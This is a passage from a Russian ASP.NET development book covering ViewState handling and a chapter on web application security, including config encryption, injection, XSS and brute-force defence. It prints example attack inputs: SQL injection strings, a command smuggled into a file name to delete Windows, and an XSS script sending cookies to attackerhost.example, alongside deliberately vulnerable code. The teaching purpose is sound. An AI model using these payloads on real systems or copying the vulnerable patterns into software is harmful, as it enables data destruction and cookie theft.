  DataBind();
}
}
```

Сжатие данных `ViewState` может весьма существенно уменьшить размер страницы, но за это нужно будет пожертвовать быстродействием — сжатие и распаковка данных хотя и происходит достаточно быстро, все же занимает некоторое время.

**Листинг 13.7. Класс `CompressHeler` для работы с `GZipStream`**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.IO;
using System.IO.Compression;

public static class CompressHelper
{
 public static byte[] Compress(byte[] data)
 {
   MemoryStream output = new MemoryStream();
   using (GZipStream gzip = new GZipStream(output,
            CompressionMode.Compress, true))
   {
     gzip.Write(data, 0, data.Length);
   }
   return output.ToArray();
 }

 public static byte[] Decompress(byte[] data)
 {
   using (GZipStream gzip = new GZipStream(
      new MemoryStream(data),
      CompressionMode.Decompress, true))
   {
     MemoryStream output = new MemoryStream();
     byte[] buff = new byte[64];
     int read = -1;
     read = gzip.Read(buff, 0, buff.Length);
     while (read > 0)
     {
       output.Write(buff, 0, read);
       read = gzip.Read(buff, 0, buff.Length);
     }
     return output.ToArray();
   }
 }
}
```

**Листинг 13.8. Базовый класс сжатия данных `ViewState`**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.IO;

public abstract class BasePage : System.Web.UI.Page
{
private ObjectStateFormatter _formatter =
                  new ObjectStateFormatter();

protected override void SavePageStateToPersistenceMedium(
                       object viewState)
{
 MemoryStream ms = new MemoryStream();
 _formatter.Serialize(ms, viewState);
 byte[] viewStateArray = ms.ToArray();
 ClientScript.RegisterHiddenField("__COMPRESSEDVIEWSTATE",
        Convert.ToBase64String(
           CompressHelper.Compress(viewStateArray)));
}

protected override object LoadPageStateFromPersistenceMedium()
{
 string vsString = Request.Form["__COMPRESSEDVIEWSTATE"];
 byte[] bytes = Convert.FromBase64String(vsString);
 bytes = CompressHelper.Decompress(bytes);
 return _formatter.Deserialize(Convert.ToBase64String(bytes));
}
}
```

# 13.19. Хранение *ViewState* на сервере

Методы загрузки и сохранения `ViewState` можно использовать для перенаправления хранения состояния страницы в памяти сервера. Для этого все страницы должны наследоваться от базового класса:

```
public abstract class BasePage : System.Web.UI.Page
{
private string GetStateName()
```

```
{
  return string.Format("_ViewState_{0}", this.GetType().Name);
}

protected override void SavePageStateToPersistenceMedium(
                        object viewState)
{
  Session[GetStateName()] = viewState;
}

protected override object LoadPageStateFromPersistenceMedium()
{
 return Session[GetStateName()];
}
}
```

Если пользователь откроет несколько одинаковых страниц, то этот метод работать не будет, т. к. имя ключа, сохраняющего `ViewState` в сессии, формируется по имени типа страницы. В таких случаях нужно придумывать более сложные механизмы или просто хранить `ViewState` там, где ему положено быть, т. е. внутри страницы.

# 13.20. Управление *ViewState* в ASP.NET 4.0

В ASP.NET 4.0 реализовано новое свойство состояния страницы `ViewStateMode` (на уровне элемента управления или страницы), с помощью которого можно управлять поддержкой `ViewState` отдельных элементов управления.


Это свойство может принимать значения:

- `Enabled` — поддержка состояния страницы включена (даже если родительский элемент управления имеет свойство `ViewStateMode` равным `Disabled`);
- `Disabled` — поддержка состояния страницы выключена;
- `Inherit` — наследует значение родительского элемента управления (это значение по умолчанию).

Таким образом, для отключения состояния страницы и включения состояния для отдельного элемента управления, нужно установить свойство `EnableViewState` страницы и элемента управления в значение `true`, свойство `ViewStateMode` страницы в значение `Disabled` и свойство `ViewStateMode` элемента управления в значение `Enabled`.

Если свойство `EnableViewState` установлено в значение `false`, то свойство `ViewStateMode` не работает, т. е. состояние страницы будет отключено независимо от значения `ViewStateMode`.

# ГЛАВА 14



# Защита данных

Мы уже привыкли к тому, что государство надежно охраняет наши права, но иногда еще хочется, чтобы оно не мешало ими пользоваться.

## 14.1. Шифрование конфигурации

### 14.1.1. Шифрование строки подключения

Держать строку подключения к БД в открытом виде в web.config — не очень хорошее решение с точки зрения защиты данных, особенно если в строке подключения прописано имя пользователя и пароль пользователя БД.

Защитить информацию о пользователе БД можно с помощью утилиты **aspnet_setreg**, которая позволяет перенести строку подключения в реестр в зашифрованном виде. В файле web.config остается только информация о ветке в реестре, но не сама строка подключения.

Утилита имеет следующие ключи:

- `-k:<subkey>` — ветка в реестре, в которую будет перенесена информация;
- `-u:<username>` — пользователь, которому разрешается чтение информации;
- `-p:<password>` — пароль пользователя;
- `-c:<sqlConnectionString>` — строка подключения для `<sessionState sqlConnectionString=/>`;
- `-d:<stateConnectionString>` — строка подключения для `<sessionState stateConnectionString=/>`.

Например:

```
aspnet_setreg.exe -k:SOFTWARE\MYAPP\identity
                  -u:" SpecialUser" -p:"Qwert_123"
```

Еще один пример:

```
aspnet_setreg -k:Software\MyASP.NET\SessionState
      -c:"data source=server;user id=user;password=password"
```

## 14.1.2. Шифрование секций web.config

С помощью утилиты **aspnet_regiis** можно зашифровать любую секцию конфигурационного файла web.config. Пусть, например, нужные нам данные хранятся в отдельной секции `AccountInfo`. Для этого данную секцию нужно зарегистрировать:

```
<configuration>
<configSections>
 ..............
 <section name="AccountInfo"
      type="System.Configuration.SingleTagSectionHandler" />
</configSections>
```

Тип секции `SingleTagSectionHandler` означает, что данные будут храниться в виде атрибутов тега в секции с указанным именем:

```
<AccountInfo domain="epam.saratov" userName="pavel_agurov"
                    password="nopassword" />
```

Зашифровать данные можно с помощью следующей команды с ключом `pef`:

```
%WIN%\Microsoft.NET\Framework\v2.0.50727\aspnet_regiis -pef
              "AccountInfo" "путь_к_папке_приложения"
```

Обратите внимание, что последний параметр задает путь к папке, содержащей web.config (чаще всего это папка самого приложения, но может быть одна из вложенных, если файлов конфигурации несколько), но не путь к файлу web.config.

Прочитать данные, независимо от того, зашифрованы они или нет, можно с помощью такого кода:

```
Hashtable acctInfo = (Hashtable) System.Configuration.
          ConfigurationManager.GetSection("AccountInfo");
string domain  = (string)acctInfo["domain"];
string userName = (string)acctInfo["userName"];
string password = (string)acctInfo["password"];
```

Расшифровать секцию можно с помощью ключа `pdf`.

### 14.1.3. Программное шифрование секций web.config

С помощью класса `WebConfigurationManager` можно зашифровать нужную секцию конфигурации и расшифровать ее.

Пример шифрования секции `appSettings`:

```
// Открываем конфигурацию
Configuration config = WebConfigurationManager.
          OpenWebConfiguration(Request.ApplicationPath);
// Шифруем
if (!config.AppSettings.SectionInformation.IsProtected)
config.AppSettings.SectionInformation.
      ProtectSection("DataProtectionConfigurationProvider");
// Сохраняем
config.Save(ConfigurationSaveMode.Minimal);
```

Расшифровываем:

```
// Открываем конфигурацию
Configuration config = WebConfigurationManager.
          OpenWebConfiguration(Request.ApplicationPath);
// Расшифровываем
if (config.AppSettings.SectionInformation.IsProtected)
config.AppSettings.SectionInformation.UnprotectSection();
// Сохраняем
config.Save(ConfigurationSaveMode.Minimal);
```

Аналогично, с помощью свойства `ConnectionStrings` и метода `GetSection` можно работать с любыми другими секциями.

Информацию про параметр метода `Save` см. в *разд. 6.1.9*.

## 14.2. "Зашитые" пароли

Не храните пароли в коде. Рано или поздно, но об этом пароле будут знать те, кому это не положено знать, а деактивировать такой пароль, чаще всего, можно только перекомпиляцией системы.

## 14.3. Защита от внедрения в SQL (SQL Injection)

SQL Injection — это атаки, направленные на веб-сервер в случае, когда запрос к БД создается на основе данных, вводимых пользователем.

Например, страница, отображающая некоторые новости, имеет параметр `id`, обозначающий номер отображаемой новости. Таким образом, адрес страницы может выглядеть так:

```
news.aspx?id=5
```

А формируемый SQL так:

```
sql= "SELECT * FROM news WHERE id_news=" + @id
```

Основная проблема здесь заключается в том, что значение параметра `id` никак не проверяется, а сразу идет в строку запроса. Пока значение параметра является числом, все работает, как задумано. Но `id` имеет строковый тип, и если вместо числа параметр будет иметь значение примерно такого вида `"-1 OR 1=1"`, то выполнится запрос `SELECT * FROM news WHERE id_news =-1 OR 1=1`, который вернет все записи. Это еще не самая большая проблема.

Если в параметр записать другие SQL-команды, разделенные точкой с запятой, то они выполнятся точно так же, как и первый запрос. Например, вместо правильного значения параметра `id` можно передать что-то вроде `"-1; DROP NEWS"`. Теперь SQL-запрос будет выглядеть так:

```
SELECT * FROM news WHERE id_news =-1; DROP NEWS
```

Не важно, что вернет первый запрос, важно, что вторая часть команды уничтожит таблицу данных.

Выход здесь только один — при передаче параметров всегда проверять передаваемые значения. Например, достаточно проверить, что `id` представляет собой число, и проблема исчезнет. Основное правило тут — никогда не доверять введенным пользователем данным.

Пример выше может быть не совсем правдоподобен (хотя бывает, что программисты ленятся и передают значения параметров напрямую в SQL и при этом еще и формируют SQL сложением строк). Чаще всего подобная проблема возникает при необходимости сортировки данных на стороне сервера. Сервер MS SQL не поддерживает сортировку с параметрами[1], т. е. нельзя написать так:

```
SELECT ID, NAME, EMAIL
FROM USER
ORDER BY @SORT_FIELD
```

и передать `SORT_FIELD` как параметр хранимой процедуры. Приходится формировать и выполнять динамический SQL:

---

[1] Это не совсем так *(см. разд. 3.9.5)*.

```
CREATE PROCEDURE dbo.SP_GET_USERS
   @SortColumn VARCHAR(50) = '',
   @Asc BIT = 1,
AS

SET NOCOUNT ON

-- Формируем строку запроса
DECLARE @Query VARCHAR(2000)

SET @Query = 'SELECT
   U.ID,
   U.NAME,
   U.EMAIL
   FROM [DBO].[USER] U'

-- Добавляем сортировку, если указана колонка
IF @SortColumn <> ''
BEGIN
   SET @Query = @Query + ' ORDER BY ' + @SortColumn
   IF @Asc = 1
       SET @Query = @Query + ' ASC'
   ELSE
       SET @Query = @Query + ' DESC'
END

-- Выполняем запрос
EXECUTE(@Query)

GO
```

В параметре `SortColumn` и будет скрыта проблема. Значение этого параметра, очевидно, приходит от таблицы (`GridView`), отображающей данные, в соответствии с выбранной колонкой сортировки. Если не проверять значение этого параметра, то злоумышленник вполне может сформировать POST-запрос или свою страницу, которая вместо правильного значения передаст на сервер вредоносный код. Выход в данной ситуации тоже не сложный — нужна отдельная таблица допустимых значений этого параметра. Другими словами, таблица будет передавать некие псевдонимы, а не собственно значения имен колонок. А внутри хранимой процедуры значение колонки нужно будет получить, выбрав ее в соответствии с именем псевдонима. Если такого имени нет, значит, произошла либо ошибка, либо попытка взлома. В любом случае, я повторюсь, нельзя доверять никаким данным, пришедшим извне системы.

Кстати, эта проблема не зависит от способа формирования строки. Не важно — складывается строка или создается с помощью операции замены REPLACE. Важно только, что SQL сформирован динамически.

## 14.4. Защита от внедрения в XML (XML Injection)

XML Injection — это фактически то же, что SQL Injection, но внедрение происходит в XPath-запрос.

Например, список пользователей системы находится в XML-файле, а проверка правильности ввода имени и пароля выполняется с помощью такого кода:

```
XPathExpression expr =
 nav.Compile("string(//user[name/text()='"+TextBox1.Text+
 "' and password/text()='"+TextBox2.Text+ "']/account/text())");
string account = Convert.ToString(nav.Evaluate(expr));
if (account=="") {
// Пользователь не найден в XML-файле
} else {
// Пользователь найден
}
```

Введя в качестве имени пользователя строку "A or 1=1", получим верный результат независимо от введенного пароля.

## 14.5. Защита от внедрения в строки запуска (DOS Injection)

Про SQL Injection знают многие, а вот про аналогичную проблему с командной строкой — нет. В одном из ревью кода я увидел проект, где пользователю давалась возможность ввести имя файла изображения вручную, и после этого на сервере выполнялась некая программа, работающая с этим изображением. Выглядело это примерно так:

```
string arg = "-f " + args[0];
System.Diagnostics.Process.Start("imgproc.exe", arg);
```

Пока пользователь вводил имя файла, все было хорошо. Но не нужно забывать, что в качестве аргументов может быть записана команда со знаком &, что означает разделение командной строки. Например, такой аргумент:

```
my.png & del /windows/ -y
```

В результате будет сформирована команда

```
imgproc.exe -f my.png & del /windows/ -y
```

Знак & говорит, что это две команды. Одна их них выполнит обработку изображения, а вторая — удалит Windows.

Помните, что любой ввод пользователя несет потенциальную опасность и должен быть проверен на корректность. В данном случае и вовсе нет необходимости давать пользователю вводить имя файла, вполне можно дать ему выбор из списка всех файлов изображений, находящихся на сервере.

## 14.6. Защита от внедрения кода в HTML (XSS)

Возможность атаки XSS (Cross Site Scripting) возникает при выводе данных, которые ввел пользователь, напрямую в выходной HTML, безо всякой проверки.

Пусть, например, имеется страница поиска, на которой пользователь вводит строку, которую он хочет найти. Все просто — искомая строка отправляется на сервер, там производится поиск (в БД или еще как-то, не важно) и после этого формируется следующее сообщение:

```
"По вашему запросу " + searchString + " найдено "
                + count.ToString() + " вариантов"
```

И такая строка выводится в HTML. Казалось бы, все хорошо. Но это только до тех пор, пока пользователь действительно вводит строку для поиска. Если же вместо поисковой строки он наберет скрипт, например такой:

```
<SCRIPT>document.location= ' http://attackerhost.example/cgi-
       bin/cookiesteal.cgi?'+document.cookie</SCRIPT>
```

Не важно, выполнится ли поиск по такой строке, да и, скорее всего, результаты поиска будут пустыми. А вот в строке сообщения, а значит и в выходном HTML, появится строка скрипта, который выполнится в браузере пользователя. Браузер не знает, какой HTML ему приходит. Его задача — отобразить и выполнить. И в результате сохраненные куки пользователя уйдут на сайт атакующего. Конечно, дело не ограничивается поисковыми строками. Такой атаке подвержен любой сайт, который перенаправляет ввод пользователя напрямую в выходной HTML. Не важно, откуда пришли данные — из строки поиска, поля ввода, строки параметров в адресе или еще откуда-то. И не важно, куда они выводятся — в текст страницы или в заголовок.

На самом деле все чуть сложнее, но не намного. Для того чтобы выполнить такой скрипт в браузере пользователя, кроме сайта, подверженного такой атаке, нужно как-то заставить пользователя "набрать" скрипт у себя в браузере. Вариантов сделать это два, соответственно атаки делятся на два типа: *отраженные* и *сохраненные*.

Отраженные атаки выполняются в рамках одного HTTP-запроса. Обычно для этого требуется, чтобы пользователь нажал на определенную ссылку, например, на ссылку страницы поиска `www.mysite.com/search.aspx?s=...`, которая в качестве искомой строки содержит хакерский скрипт. Нажав на ссылку, пользователь запустит поиск и получит страницу результатов, которая собственно и будет атакой на его браузер. Скрыть от пользователя, что это хакерская ссылка, не сложно — достаточно показать ему название сайта, а саму ссылку запрятать внутрь тега `<a href>`. Мало кто смотрит, куда именно ведет ссылка, чаще всего довольствуются именем. А чтобы строка скрипта "не светилась" в адресе, можно записать ее в виде шестнадцатеричных кодов.

Второй вариант — сохраненная атака. В этом случае скрипт сохраняется в неком хранилище, например в БД, и выводится пользователю в момент открытия страницы. Такой атаке подвержены, например, некорректно написанные форумы, на которых пользователи могут оставлять сообщения, а другие пользователи — их читать. Если такой форум не производит никаких проверок, а сразу записывает сообщение в БД, то злоумышленнику достаточно записать вредоносный скрипт в тело сообщения и оно будет выведено всем пользователям, просматривающим этот форум. А значит, и выполнено в браузерах этих пользователей. Этот вариант уязвимости значительно опаснее. В первом варианте образованный пользователь может догадаться, что ссылка является попыткой взлома, а при сохраненной атаке такой возможности у него просто нет. Вся ответственность за взлом браузера лежит на разработчике сайта.

Возможность такой атаки не обязательно связана со строками сообщений. Это вполне может быть, например, некорректное отображение изображения (аватарки), адрес которой пользователь может ввести самостоятельно. Например, аватарка отображается с помощью такого кода в ASPX:

```
<img src=<%= GetUserPicture(ID)%> />
```

Все было бы хорошо, если бы не забытые кавычки. Вместо адреса картинки вполне можно ввести скрипт, и он будет воспринят браузером именно как скрипт, а не как адрес картинки.

Независимо от варианта атаки, всегда помните — нельзя доверять вводу пользователя и любым пришедшим извне данным и выводить их напрямую в HTML.

## 14.6.1. Проверка подверженности сайта XSS

Для проверки, подвержен ли ваш сайт XSS-атаке, вовсе не обязательно пытаться его "сломать". Вполне достаточно ввести HTML-тег, например, тег `<b>`. Если в нашем примере про строку поиска в браузере отобразится "По вашему запросу ничего не найдено", причем вторая половина сообщения будет написана жирным шрифтом, значит ваш сайт подвержен атаке.

## 14.6.2. Защита от XSS

Что же делать? Как минимум — весь отображаемый текст переводить в безопасный HTML. Сделать это можно с помощью метода `HttpUtility.HtmlEncode`.

## 14.6.3. Защита от XSS в ASP.NET 2.0

В ASP.NET 2.0 встроена защита от примитивных XSS-атак. Сделано это очень просто — элементы управления не дают вводить HTML-теги в текстовые элементы ввода. За это отвечает параметр `ValidateRequest` страницы, который по умолчанию выставлен в значение `true`. Это означает, что при попытке ввести HTML-теги будет сгенерировано исключение защиты.

Если вы хотите разрешить ввод HTML-текста, нужно выставить параметр `ValidateRequest` в значение `false`:

```
<%@Page ValidateRequest="false" %>
```

Только будьте уверены, что вы сделали необходимые действия для защиты от XSS-атаки самостоятельно.

## 14.6.4. Библиотека Microsoft AntiXss

Библиотека **Microsoft AntiXss 3.1** обеспечивает защиту от атак межсайтового выполнения скриптов (XSS). Эта библиотека берет все проблемы безопасной разметки на себя, фильтруя все входящие данные, сохраняя только те скрипты и атрибуты, которые содержатся в списке "хороших" скриптов, и удаляя все остальное. Необходимо просто пропустить сомнительные входящие HTML-данные через метод `AntiXss.GetSafeHtml` или `GetSafeHtmlFragment`:

```
string output = AntiXss.GetSafeHtml(input);
```

Скачать библиотеку можно по адресу:

**http://www.microsoft.com/downloads/details.aspx?familyid=051EE83C-5CCF-48ED-8463-02F56A6BFC09&displaylang=en**

# 14.7. Ошибки в алгоритмах

Ошибки в алгоритмах, в общем-то, не относятся к разряду защиты данных, но могут принести не меньший вред, чем взлом веб-сервера.

Как пример, приведу довольно распространенную ситуацию. Система электронной торговли может предлагать скидку на продукт B, в случае покупки продукта A. Пользователь, не желающий покупать продукт A, может попытаться приобрести продукт B со скидкой. Заполнив заказ на покупку обоих продуктов, пользователь получит скидку. Затем пользователь возвращается к форме подтверждения заказа и удаляет продукт A из покупаемых, путем модификации значений в форме. Если сервер повторно не проверит возможность покупки продукта B по указанной цене без продукта A, будет осуществлена закупка по низкой цене.

Другие варианты ошибок в алгоритмах могут приводить к отказу сервера, блокировке учетных записей и т. д. См. например, *разд. 1.19*.

# 14.8. Защита от разглашения информации

Разглашение информации заключается в публикации любой информации о сервере, которая может помочь злоумышленнику взломать сервер или вывести его из строя.

## 14.8.1. Забытые комментарии

Это может быть, например, комментарии разработчиков в HTML-коде (забытые в ASPX-коде, см. *разд. 2.12*), комментарии в JS-скриптах и т. д. Особенно странно видеть в комментариях к HTML-коду имена серверов, баз данных, таблиц и т. д. Впрочем, имена и телефоны разработчиков тоже могут оказаться лишними.

## 14.8.2. Сообщения об ошибках

Сюда же относится информация, которая может оказаться в сообщениях об ошибках. Например, если система на ввод апострофа в имени пользователя выдает сообщение такого вида:

*An Error Has Occurred.*

*Error Message:*

*System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '" and password = 'g". at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling ( Int32 hr) at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult ( tagDBPARAMS dbParams, Object& executeResult) at*

Видно, что из этого сообщения можно получить массу скрытой информации. Во-первых, почти наверняка, сайт может быть атакован с помощью SQL Injection. Во-вторых, можно получить дополнительную информацию о структуре БД и запросе.

Более правильно, как мне кажется, скрывать подробности сообщений об ошибках, записывая их во внутренний лог (например, см. *разд. 5.8 и 5.9*), а пользователю сообщать примерно так: "Непредвиденная ошибка 12234. Обратитесь к администратору". Информации, отображаемой пользователю, должно быть достаточно, чтобы быстро и просто найти в логе сообщение, а информации в логе должно быть достаточно, чтобы понять причины возникшей ситуации.

Включение собственной страницы обработки ошибок производится с помощью секции `customErrors` в файле web.config:

```
<customErrors mode="On" defaultRedirect="~/Error.aspx" />
```

Значение `mode` равное `On` включает режим обработки ошибок с помощью собственных страниц. Режим `Off` выключает собственные обработчики, и все пользователи увидят страницу по умолчанию со всеми подробностями. Еще один режим `remoteOnly` позволяет оставить страницу с подробными ошибками только для локальных пользователей сервера.

### 14.8.3. Трассировка

При запуске сайта в эксплуатацию убедитесь, что режим трассировки выключен или, как минимум, установлен в режим "видно только с локальной машины":

```
<configuration>
 <system.web>
   <trace localOnly="false"/>
 </system.web>
</configuration>
```

В ином случае трассировочная информация будет доступна с любой клиентской машины, что позволит узнать массу информации, интересной для взломщика.

## 14.9. Защита паролей, хранящихся в БД

Существует несколько вариантов защиты паролей, хранящихся в БД. Выбор конкретного варианта зависит от необходимой надежности защиты и аппаратных возможностей.

- Хранение открытых паролей в БД означает, что, взломав доступ к ней, злоумышленник получит пароли всех пользователей. Кроме того, очень часто пользователи используют один и тот же пароль для разных систем, не утруждая себя запоминанием множества разных паролей.
- Программное шифрование паролей в БД не многим лучше хранения открытого пароля. Алгоритм шифрования может быть взломан. Если приложение умеет расшифровывать пароли, то почему бы кому-то другому не сделать это?
- Шифрование средствами БД более надежно, чем собственный вариант шифрования. Например, MS SQL 2008 поддерживает шифрование на уровне столбцов, таблиц или всех БД. Расшифровать данные можно, только имея соответствующие сертификаты, установленные в системе. Такое шифрование уменьшает риск взлома данных, даже скопированной БД.
- Использование хэша пароля. Хэш — односторонняя функция, в том смысле, что по паролю можно получить хэш, но обратное восстановление невозможно. В БД хранится только хэш, и, таким образом, производится сравнение хэшей, а не паролей. В этом случае все зависит от надежности хэша, точнее, от его длины. Очевидно, что одному хэшу соответствует множество паролей, и количество сочетаний букв, соответствующее одному и тому же хэшу, зависит от длины хэша. Если все пароли "сворачивать" до одного байта, то подобрать пароль можно будет очень легко.

## 14.10. Защита от отказа в обслуживании (DOS)

Отказ в обслуживании может быть выполнен различными методами. Как минимум, при создании веб-порталов стоит задуматься над стандартными ситуациями, которые могут привести к остановке или отказу сервера.

Если система позволяет загружать на сервер большие объемы данных, то стоит проверять наличие места на диске. Если БД (или файловое хранилище) расположена на том же диске, что и веб-сервер, то вполне вероятно, что, исчерпав дисковые ресурсы, система не только не сможет функционировать, но и корректно сообщить пользователю о нехватке ресурсов. Лучше, если хранилище больших объемов данных и веб-сервер будут располагаться на разных дисках, тогда система хотя и не сможет сохранить данные пользователя в хранилище, но сможет сообщить об этом пользователю.

Если некоторая функция системы требует больших процессорных ресурсов (например, при построении сложных отчетов), то нужно понимать, что, за-

пустив множество таких функций на выполнение, можно получить отказ в обслуживании других запросов.

# 14.11. Защита от перебора данных

Подбор — автоматизированный процесс проб и ошибок, использующийся для того, чтобы угадать имя пользователя, пароль, номер кредитной карточки, ключ шифрования и т. д.

Обычно эта проблема возникает на страницах авторизации. Например, при входе в систему у пользователя запрашивается имя и пароль. Существует два способа подбора: прямой, когда подбирается пароль для одного имени пользователя, и обратный, когда подбирается имя пользователя для определенного пароля.

Для защиты от перебора данных нужно предусматривать специальные механизмы и выполнять определенные правила.

## 14.11.1. Слабые пароли

Определите политику составления паролей, например, пароль должен быть не менее 6 символов или обязательно содержать большие и маленькие буквы. Но не переусердствуйте! Иногда пользователю бывает сложно придумать пароль, согласно жестоким правилам составления паролей.

Пароль не должен быть легко угадываемым.

Пароль не должен быть просто словом. Его легко перебрать по словарю.

Пароль не должен быть именем кошки, названием машины и т. д. Если злоумышленник хорошо подготовился к взлому, то он вполне может обладать информацией о пользователе, например, знать его номера телефонов, имя собаки и марку машины. Конечно, сайт не может провести анализ введенного пароля, но, хотя бы, предупредить пользователя вполне можно.

## 14.11.2. Пароли по умолчанию

Пароли по умолчанию — плохая идея. Например, если сайт автоматически выдает пароль, составленный из имени пользователя и произвольной цифры, то такой пароль легко подобрать. А ведь многие пользователи никогда не меняют пароль после регистрации. Для того чтобы узнать, что такое правило существует, достаточно пару раз зарегистрироваться на сайте, дальше — только дело техники. Подобрать пару цифр в конце пароля не составляет труда.

Более надежный способ — давать пользователю самому придумать свой пароль при регистрации, но контролировать его соответствие некоторым правилам (длина, сложность и т. д.).

## 14.11.3. Блокировка подбора

Если с одного IP-адреса было сделано множество последовательных попыток авторизации, то велика вероятность, что это взлом.

Часто разработчики сайтов делают некорректные действия, например, если пользователь три раза ввел неверный пароль, то его учетная запись блокируется. Но это прямой путь для хакера! Имя пользователя легко подобрать, например, из общекорпоративных правил (часто это имя, знак подчеркивания и фамилия или первая буква имени и фамилия и т. д.). Зная механизм, можно легко заблокировать честного пользователя.

В случае последовательных попыток авторизации с одного IP-адреса достаточно отправить нотификацию администратору сайта, но не предпринимать никаких деструктивных действий автоматически. Помните и о том, что пользователи могут иметь один и тот же IP-адрес, если они подключаются к сайту через прокси-сервер.

## 14.11.4. Замедление проверок

Операция проверки логина и пароля достаточно редкая в рамках всего приложения. Специальное замедление работы этого алгоритма дает неплохой результат для блокирования автоматического перебора паролей. Конечно, замедление должно быть не очень существенным, чтобы не раздражать пользователя, но небольшое замедление значительно увеличивает время перебора даже тысячи вариантов. Например, это можно сделать так:

```
protected void Application_AuthenticateRequest(
                  object sender, EventArgs e)
{
if (!string.IsNullOrEmpty(Context.User.Identity.Name))
{
  Random rand = new Random();
  System.Threading.Thread.Sleep(
           rand.Next(minValue, maxValue)*1000);
}
}
```

## 14.11.5. Время жизни пароля

Время жизни пароля не должно быть слишком маленьким, это будет раздражать пользователя. Обычно это время составляет три месяца. Если ваш

сайт — не финансовая система, то вполне допустима актуальность пароля в течение года. Вообще, время жизни пароля зависит от важности защищаемых данных, частоты заходов пользователя в систему и сложности подбора пароля в автоматическом режиме. Если в среднем перебор пароля займет 4 месяца, то логично сделать время жизни пароля 3 месяца.

### 14.11.6. Очевидные ответы

Часто после нескольких неверных попыток авторизироваться, у пользователя спрашивают ответ на заранее определенный вопрос (ответ обычно записывается при регистрации на сайте). Очень часто это любимый цвет, марка машины, телефонный номер и т. д. Но такие ответы легко подобрать (перебрать все цвета по словарю, например) или узнать.

## 14.12. Пассивная защита

Пассивная защита записей и данных пользователей не дает защиты от взлома, но позволяет реагировать на последствия. К пассивной защите относится, например:

- рассылка уведомлений о существенных операциях, таких как перевод денежных средств или смена пароля. Это может быть запрос подтверждения смены пароля *(см. разд. 1.19)*, подтверждение изменения счета, SMS-уведомления о снятии средств и т. д.;
- отображение времени последнего входа пользователя (конечно, только для самого пользователя);
- отправка сообщения администратору сайта при 5 неуспешных попытках войти под некоторым логином.

## 14.13. Отсутствие автозакрытия сессии

Эта проблема актуальна для пользователей интернет-кафе и общественных компьютеров. Слишком большое время автоматического закрытия сессии или вообще отсутствие такого закрытия может привести к тому, что пользователь уйдет от компьютера, а кто-то другой продолжит работать под его учетной записью на сайте. Слишком маленькое значение может быть неудобно, если пользователь, например, набирает текст или заполняет длинную анкету. По умолчанию время жизни сессии в ASP.NET 20 минут.

Во-первых, всегда предусматривайте возможность выйти с сайта с помощью специальной ссылки или кнопки, которая закроет сессию принудительно

*(см. разд. 13.1)*. Во-вторых, продление времени жизни сессии можно реализовать только для тех страниц, где это реально необходимо *(см. разд. 13.14)*. Ну и, наконец, можно предусмотреть другие механизмы, например, позволить пользователю работать в отключенном режиме и авторизировать его при необходимости передать данные на сервер. Разумеется, набранные им данные не должны пропасть.

# 14.14. Защита от перебора параметров

При передаче параметров страницам обращайте внимание на возможность перебора значений этих параметров. Например, если для восстановления пароля пользователю высылается ссылка вида:

**http://myserver/restorepassword.aspx?id=123**

то вполне вероятно, что параметр `id` является ключом записи, и любопытный пользователь может легко подобрать другие правильные значения этого ключа и изменить пароль других пользователей.

Защиту от перебора параметров нужно продумывать всегда, не только в случае отправки ссылки пользователям, но и при отображении любых других страниц.

Конкретно в случае восстановления пароля более корректный подход — запись в специальную таблицу сгенерированного `GUID` и передача его в качестве параметра:

**http://myserver/restorepassword.aspx?id=5e262626-73cc-4846-9483-0effefc8c51c**

Кроме защиты от перебора, такой подход более универсален, т. к. позволяет, например, кроме самого ключа сохранять время его создания и блокировать процедуру восстановления пароля по этой ссылке через определенное время. Или сохранять IP-адрес, с которого был послан запрос на восстановление пароля.

# 14.15. Защита файлов ресурсов

Для защиты файлов ресурсов, XML-файлов и т. д. можно добавить в web.config секцию для обработки масок файлов. Например:

```
<configuration>
<system.web>
<httpHandlers>
 <add path="*.xml" verb="*"
          type="System.Web.HttpForbiddenHandler" />
```

```
</httpHandlers>
</system.web>
</configuration>
```

Теперь в ответ на получение XML-файлов сервер будет отвечать сообщением об ошибке доступа к файлу "403 Forbidden". Аналогично, можно добавлять более сложные правила и другие обработчики, например, так:

```
<add path="A*.xml" verb="*"
          type="System.Web.HttpForbiddenHandler" />
<add path="B*.xml" verb="*"
          type="System.Web. HttpNotFoundHandler " />
```

В этом случае в ответ на запрос любого XML-файла, имя которого начинается с буквы A, будет получена ошибка доступа к файлу, а для имен с буквы B — ошибка "файл не найден" (код 404).

Разумеется, защитить можно только те расширения, которые ассоциированы с .NET *(см. разд. 12.3.12)*.

Кроме обработчика `HttpNotFoundHandler`, можно использовать и другие стандартные обработчики *(см. разд. 1.21.3)*.

# 14.16. Защита ссылок

Некоторые разработчики применяют очень слабую систему защиты перехода по ссылкам. А именно — просто выключают ссылку, устанавливая ей режим `disable` или `hide`. Конечно же, этого мало! Во-первых, такую ссылку легко подглядеть или просто подобрать (например, административные ресурсы скрыты в папке /Admin сайта). Во-вторых, пользователь может сохранить ее в папке Избранное или просто ссылка останется в истории переходов. Всегда проверяйте права пользователя, использующего ресурсы!

В ASP.NET 2.0 система защиты ресурсов может быть легко включена в файле web.config. Для этого нужно прописать роли пользователей:

```
<authorization>
<allow roles="Administrator"/>
<allow roles="Teacher"/>
<allow roles="User"/>
<deny users="?"/>
<deny users="*"/>
</authorization>
```

И записать права для каждой страницы сайта или для блока страниц:

```
<location path="Default.aspx">
<system.web>
```

```
 <authorization>
  <allow roles="Administrator"/>
  <allow roles="Teacher"/>
  <allow roles="User"/>
  <deny users="*"/>
 </authorization>
</system.web>
</location>
<location path="Pages/Admins">
<system.web>
  <authorization>
   <allow roles="Administrator"/>
   <deny users="*"/>
  </authorization>
</system.web>
</location>
```

Здесь мы определили три роли (администратор, преподаватель и пользователь). Для страницы default.aspx мы разрешили доступ всем авторизированным пользователям и запретили всем другим (слово `deny` и `*`). Доступ к папке Admins разрешается только администраторам.

# 14.17. Создание CAPTCHA

Protection/Captcha

